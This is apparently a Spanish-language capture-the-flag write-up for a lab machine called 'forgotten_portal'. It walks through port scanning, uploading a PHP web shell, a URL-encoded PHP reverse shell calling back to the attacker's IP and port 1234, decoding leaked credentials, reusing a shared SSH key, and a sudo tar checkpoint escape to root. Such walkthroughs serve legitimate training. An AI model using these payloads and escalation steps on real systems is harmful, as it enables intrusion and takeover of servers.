

# forgotten\_portal

```
└# nmap -sS --open -p- -Pn -n -vvv 172.17.0.2 -oG nmap
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-19 01:04 -oG nmap
Initiating ARP Ping Scan at 01:04
Scanning 172.17.0.2 [1 port]
Completed ARP Ping Scan at 01:04, 0.17s elapsed (1 total host up)
Initiating SYN Stealth Scan at 01:04
Scanning 172.17.0.2 [65535 ports]
Discovered open port 22/tcp on 172.17.0.2
Discovered open port 80/tcp on 172.17.0.2
Completed SYN Stealth Scan at 01:04, 21.19s elapsed (65535 total ports)
Nmap scan report for 172.17.0.2
Host is up, received arp-response (0.0000077s latency).
Scanned at 2025-01-19 01:04:25 -03 for 21s
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE REASON
22/tcp    open  ssh      syn-ack ttl 64
```

```
└# whatweb 172.17.0.2
http://172.17.0.2 [200 OK] Apache[2.4.58], Country[RESERVED][]
```



← → ⌂ 172.17.0.2/team.html 150% ☆

## Nuestro Equipo

Conoce a las personas detrás de CyberLand Labs.

**Alice Smith**  
Directora de Ciberseguridad

**Bob Johnson**  
Arquitecto de Redes

**Charlie Brown**  
Especialista en Pentesting


[Volver al Inicio](#)

```
15      </div>
16      <h1 class="neon-text-blue">CyberLand Labs</h1>
17      <p class="neon-text-white">Protegiendo el futuro digital con innovación y tecnología.</p>
18      <nav>
19          <ul class="nav-menu">
20              <li><a href="index.html" class="neon-text-blue">Inicio</a></li>
21              <li><a href="team.html" class="neon-text-green">Equipos</a></li>
22              <li><a href="blog.html" class="neon-text-purple">Blog:<a></li>
23              <li><a href="contact.html" class="neon-text-white">Contacto</a></li>
24          </ul>
25      </nav>
26  </header>
27
28  <!-- Banner principal -->
29  <section class="banner">
30      
31  </section>
32
33  <!-- Bloques de contenido -->
34  <main>
35      <section class="about">
36          <h2 class="neon-text-green">Sobre Nosotros</h2>
37          <p>
38              En <span class="neon-text-blue">CyberLand Labs</span>, nos dedicamos a la creación de soluciones avanzadas de ciberseguridad
39              que protegen la información crítica de organizaciones en todo el mundo. Con más de una década de experiencia,
40              somos pioneros en la innovación tecnológica que define el futuro digital.
41          </p>
42          <p>
43              <a href="contacto.html" class="neon-text-green">Contáctanos</a>
44              y conoce cómo podemos ayudarte a proteger tus activos digitales.
45          </p>
46      </section>
47  </main>
48  <!-- Nota: Bob ha implementado una nueva funcionalidad en m4chnl3.upload.html. Ahora permite analizar metadatos de los archivos subidos.
49  Esto mejora la capacidad de gestionar información crítica y detectar posibles anomalías en los datos. -->
50
51  <!-- Pie de página -->
52  <footer>
53      <p class="neon-text-white">© 2024 CyberLand Labs. Todos los derechos reservados.</p>
54      <p>
55          Únete a nosotros en
56          <a href="https://LinkedIn.com/company/cyberland-sys" class="neon-text-blue">LinkedIn</a>,
57          <a href="https://discord.gg/0WfrenEM" class="neon-text-purple">Discord</a>,
58          <a href="https://X.com/cyberlandsec" class="neon-text-green">Twitter</a>;
59      </p>
60  </footer>
61  </div>
62
63  <script src="script.js"></script>
64  </body>
65  </html>
```

m4ch1n3\_upload.html

A screenshot of a web browser showing a document upload interface. The title bar says "172.17.0.2/m4ch1n3\_upload.html". The page has a dark theme with a logo for "CyberLand" at the top. The main heading is "Portal de Documentos". Below it is the subtext "Sube tus archivos de forma segura y colabora con la innovación.". A central box contains the heading "Sube tu Archivo" and the instruction "Selecciona un archivo de tu equipo y súbelo a nuestro portal.". It includes a file input field labeled "Selecciona un archivo: Browse... No file selected." and a green button "Subir Archivo". Below the input field is the text "Tipos de archivo soportados: .txt, .pdf, .php". At the bottom of the box is a link "Volver al Inicio".


A screenshot of a web browser showing a file upload confirmation. The title bar says "172.17.0.2/m4ch1n3\_upload.php". The main heading is "Subida de Archivos". Below it is the message "El archivo **cmd.php** se ha subido correctamente.". There is a blue link "Haz clic aquí para ver el archivo". At the bottom are two links: "Volver al Portal de Subida" and "Volver al Inicio". The footer contains the copyright notice "© 2023 CyberLand Labs. Todos los derechos reservados."



This screenshot shows the msfvenom payload generator interface. The top navigation bar includes tabs for Reverse, Bind, MSFVenom, and HoaxShell. The main search bar has dropdowns for OS ('All') and Name ('Search...'), and a 'Show Advanced' toggle. On the left, a sidebar lists various PHP cmd variants: PHP cmd 2, PHP cmd small, PHP exec, PHP shell\_exec, PHP system (which is selected), PHP passthru, and PHP^. The right panel displays the generated exploit code for a PHP system command:

```
php%20-
r%20%27%24sock%3Dfsockopen%28%22192.168.137.12
%22%2C1234%29%3Bsystem%28%22%2Fbin%2Fbash%20%3
C%263%20%3E%263%20%3E%263%22%29%3B%27
```

Below the code, there are dropdowns for Shell ('/bin/bash') and Encoding, and buttons for Raw and Copy.



```
[root@miguel]~# nc -nlvp 1234
listening on [any] 1234 ...
connect to [192.168.137.12] from (UNKNOWN) [172.17.0.2] 41890
whoami
www-data
```

```
total 1772
drwxr-xr-x 1 www-data www-data 4096 Nov 25 01:26 .
drwxr-xr-x 1 root      root    4096 Nov 25 00:14 ..
-rw-r----- 1 www-data www-data 994 Nov 25 01:26 access.log
-rw-r--r-- 1 root      root    1550064 Nov 25 00:15 banner.png
-rw-r--r-- 1 root      root    931 Nov 25 00:23 blog.html
-rw-r--r-- 1 root      root    826 Nov 25 00:23 contact.html
-rw-r--r-- 1 root      root    3010 Nov 25 00:22 index.html
-rw-r--r-- 1 root      root    204246 Nov 25 00:15 logo.png
-rw-r--r-- 1 root      root    1701 Nov 25 00:24 m4chln3.upload.html
-rw-r--r-- 1 root      root    3005 Nov 25 00:16 m4chln3.upload.php
-rw-r--r-- 1 root      root    1749 Nov 25 00:16 script.js
-rw-r--r-- 1 root      root    2870 Nov 25 00:16 styles.css
-rw-r--r-- 1 root      root    1327 Nov 25 00:24 team.html
drwxr-xr-x 1 www-data www-data 4096 Jan 19 05:18 uploads
www-data@354b5bda2c95:/var/www/html$ cat access_log
# --- Access Log ---
# Fecha: 2023-11-22
# Descripción: Registro de actividad inusual detectada en el sistema.
# Este archivo contiene eventos recientes capturados por el servidor web.

[2023-11-21 18:42:01] INFO: Usuario 'www-data' accedió a /var/www/html/.
[2023-11-21 18:43:45] WARNING: Intento de acceso no autorizado detectado en /var/www/html/admin/.
[2023-11-21 19:01:12] INFO: Script 'backup.sh' ejecutado por el sistema.
[2023-11-21 19:15:34] ERROR: No se pudo cargar el archivo config.php. Verifique las configuraciones.

# --- Logs del sistema ---
[2023-11-21 19:20:00] INFO: Sincronización completada con el servidor principal.
[2023-11-21 19:35:10] INFO: Archivo temporal creado: /tmp/tmp1234.
[2023-11-21 19:36:22] INFO: Clave codificada generada: YWxpY2U6czNjcjN0cEBzc3cwcmReNDg3
[2023-11-21 19:50:00] INFO: Actividad normal en el servidor. No se detectaron anomalías.
[2023-11-22 06:12:45] WARNING: Acceso sospechoso detectado desde IP 192.168.1.100.
```

```
www-data@354b5bda2c95:/var/www/html$ cat access_log
# --- Access Log ---
# Fecha: 2023-11-22
# Descripción: Registro de actividad inusual detectada en el sistema.
# Este archivo contiene eventos recientes capturados por el servidor web.

[2023-11-21 18:42:01] INFO: Usuario 'www-data' accedió a /var/www/html/.
[2023-11-21 18:43:45] WARNING: Intento de acceso no autorizado detectado en /var/www/html/admin/.
[2023-11-21 19:01:12] INFO: Script 'backup.sh' ejecutado por el sistema.
[2023-11-21 19:15:34] ERROR: No se pudo cargar el archivo config.php. Verifique las configuraciones.

# --- Logs del sistema ---
[2023-11-21 19:20:00] INFO: Sincronización completada con el servidor principal.
[2023-11-21 19:35:10] INFO: Archivo temporal creado: /tmp/tmp1234.
[2023-11-21 19:36:22] INFO: Clave codificada generada: YWxpY2U6czNjcjN0cEBzc3cwcmReNDg3
[2023-11-21 19:50:00] INFO: Actividad normal en el servidor. No se detectaron anomalías.
[2023-11-22 06:12:45] WARNING: Acceso sospechoso detectado desde IP 192.168.1.100.

# --- Fin del Log ---
www-data@354b5bda2c95:/var/www/html$ which config.php
www-data@354b5bda2c95:/var/www/html$ find / -name config.php -ls 2>/dev/null
www-data@354b5bda2c95:/var/www/html$ echo "YWxpY2U6czNjcjN0cEBzc3cwcmReNDg3" | base64 -d;echo
alice:s3cr3tp@ssw0rd^487
www-data@354b5bda2c95:/var/www/html$
```

```
alice:s3cr3tp@ssw0rd^48/
www-data@354b5bda2c95:/var/www/html$ su alice
Password:
alice@354b5bda2c95:/var/www/html$
```

```
alice@354b5bda2c95:~$ ls -la
total 40
drwxr-x--- 1 alice alice 4096 Nov 25 02:13 .
drwxr-xr-x 1 root  root  4096 Nov 25 00:18 ..
-rw----- 1 alice alice   254 Nov 25 02:13 .bash_history
-rw-r--r-- 1 alice alice  220 Mar 31 2024 .bash_logout
-rw-r--r-- 1 alice alice 3771 Mar 31 2024 .bashrc
drwxrwxr-x 3 alice alice 4096 Nov 25 00:47 .local
-rw-r--r-- 1 alice alice   807 Mar 31 2024 .profile
drwxrwxr-x 2 alice alice 4096 Nov 25 00:44 .ssh
drwxrwxr-x 2 alice alice 4096 Nov 25 00:47 incidents
-rw-rw-r-- 1 alice alice    27 Nov 25 02:13 user.txt
alice@354b5bda2c95:~$ cat user.txt
CYBERLAND{us3r_l3v3l_fl4g}
alice@354b5bda2c95:~$
```

```
alice@354b5bda2c95:~$ cat .bash_history
mkdir .ssh
exit
ll
cd .ssh/
ll
cat sshkey
mv sshkey id_rsa
ll
cat id_rsa
exit
ll
incidents
mkdir incidents
cd incidents/
nano report
exit
cd incidents/
cat report
exit
cd ..
cd root
cd home/
ll
cd alice/
ll
exit
cd ..
cd home/alice/
nano user.txt
exit
alice@354b5bda2c95:~$
```

```

-rw-rw-r-- 1 alice alice 4050 Nov 25 02:15 ..
alice@354b5bda2c95:~/incidents$ cat report
== INCIDENT REPORT ==
Archivo generado automaticamente por el sistema de auditoria interna de CyberLand Labs.

Fecha: 2023-11-22
Auditor Responsable: Alice Carter
Asunto: Configuracion Erronea de Claves SSH

== DESCRIPCION ==
Durante una reciente auditoria de seguridad en nuestro servidor principal, descubrimos un grave error de configuracion en el sistema de autenticacion SSH. El problema parece originarse en un script automatizado utilizado para generar claves RSA para los usuarios del sistema.

En lugar de crear claves unicas para cada usuario, el script genero una unica clave 'id_rsa' y la replico en todos los directorios de usuario en el servidor. Ademas, la clave esta protegida por una passphrase que, aunque tecnicamente existe, no ofrece ningun nivel real de seguridad.

== HALLAZGO ADICIONAL ==
Durante el analisis, encontramos que la passphrase de la clave privada del usuario 'bob' se almacenó accidentalmente en un archivo temporal en el sistema. El archivo no ha sido eliminado, lo que significa que la passphrase esta ahora expuesta.

**Passphrase del Usuario 'bob':** 'cyb3r_s3curity'

== DETALLES DE LA CONFIGURACION ==
Clave Privada: id_rsa
Passphrase: cyb3r_s3curity
Ubicación: Copiada en todos los directorios '/home/<usuario>/ .ssh/'

== CONSECUENCIAS ==
1. **Perdida de Privacidad**: Todos los usuarios comparten la misma clave, lo que significa que cualquiera puede autenticarse como cualquier otro usuario si obtiene acceso a la clave.

== POSIBLES SOLUCIONES ==
- Implementar un sistema centralizado de gestion de claves.
- Forzar a los usuarios a cambiar sus claves regularmente.
- Actualizar las politicas internas para prohibir el uso de scripts inseguros en la configuracion de credenciales.

```

En lugar de crear claves unicas para cada usuario, el script genero una unica clave 'id\_rsa' y la replico en todos los directorios de usuario en el servidor. Ademas, la clave esta protegida por una passphrase que, aunque tecnicamente existe, no ofrece ningun nivel real de seguridad.

pass del id\_rsa → `cyb3r_s3curity`

```

su: Authentication failure
alice@354b5bda2c95:~/incidents$ cd /home/alice/.ssh/
alice@354b5bda2c95:~/ .ssh$ ls
id_rsa
alice@354b5bda2c95:~/ .ssh$ chmod 600 id_rsa
alice@354b5bda2c95:~/ .ssh$ ssh -i id_rsa bob@localhost
The authenticity of host 'localhost (::1)' can't be established.
ED25519 key fingerprint is SHA256:LffmECrlNmJ0/4Gh8vgHxB41HKAgse+GofnJ4Pzpk.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'localhost' (ED25519) to the list of known hosts.
Enter passphrase for key 'id_rsa':
Welcome to Ubuntu 24.04.1 LTS (GNU/Linux 6.11.2-amd64 x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Máquina generada con cyberland.sh script desarrollado por 4k4mlm3. Gracias por elegir CyberLand Labs! Visita: https://cyberlandsec.com
bob@354b5bda2c95:~$ 

```

```

bob@354b5bda2c95:~/ .ssh$ sudo -l
Matching Defaults entries for bob on 354b5bda2c95:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User bob may run the following commands on 354b5bda2c95:
(ALL) NOPASSWD: /bin/tar

```

```
bob@354b5bda2c95:~/.ssh$ cd ..  
bob@354b5bda2c95:~$ sudo tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh  
tar: Removing leading `/' from member names  
# whoami  
root  
# 
```

```
# ls  
archive.tar  root.txt  
# cat root.txt  
CYBERLAND{r00t_4cc3ss_gr4nt3d}  
# 
```

```
# ls  
alice  bob  charlie  cyberland  ubuntu  
# cd cyberland  
# ls  
user.txt  
# cat user.txt  
CYBERLAND{us3r_l3v3l_fl4g}  
# cat ../charlie/user.txt  
cat: ../charlie/user.txt: No such file or directory  
# cd ../charlie  
# ls  
# ls -la  
total 28  
drwxr-x--- 1 charlie charlie 4096 Nov 25 00:48 .  
drwxr-xr-x 1 root    root    4096 Nov 25 00:18 ..  
-rw-r--r-- 1 charlie charlie  220 Mar 31 2024 .bash_logout  
-rw-r--r-- 1 charlie charlie 3771 Mar 31 2024 .bashrc  
-rw-r--r-- 1 charlie charlie  807 Mar 31 2024 .profile  
drwxr-xr-x 2 root    root    4096 Nov 25 00:48 .ssh  
# 
```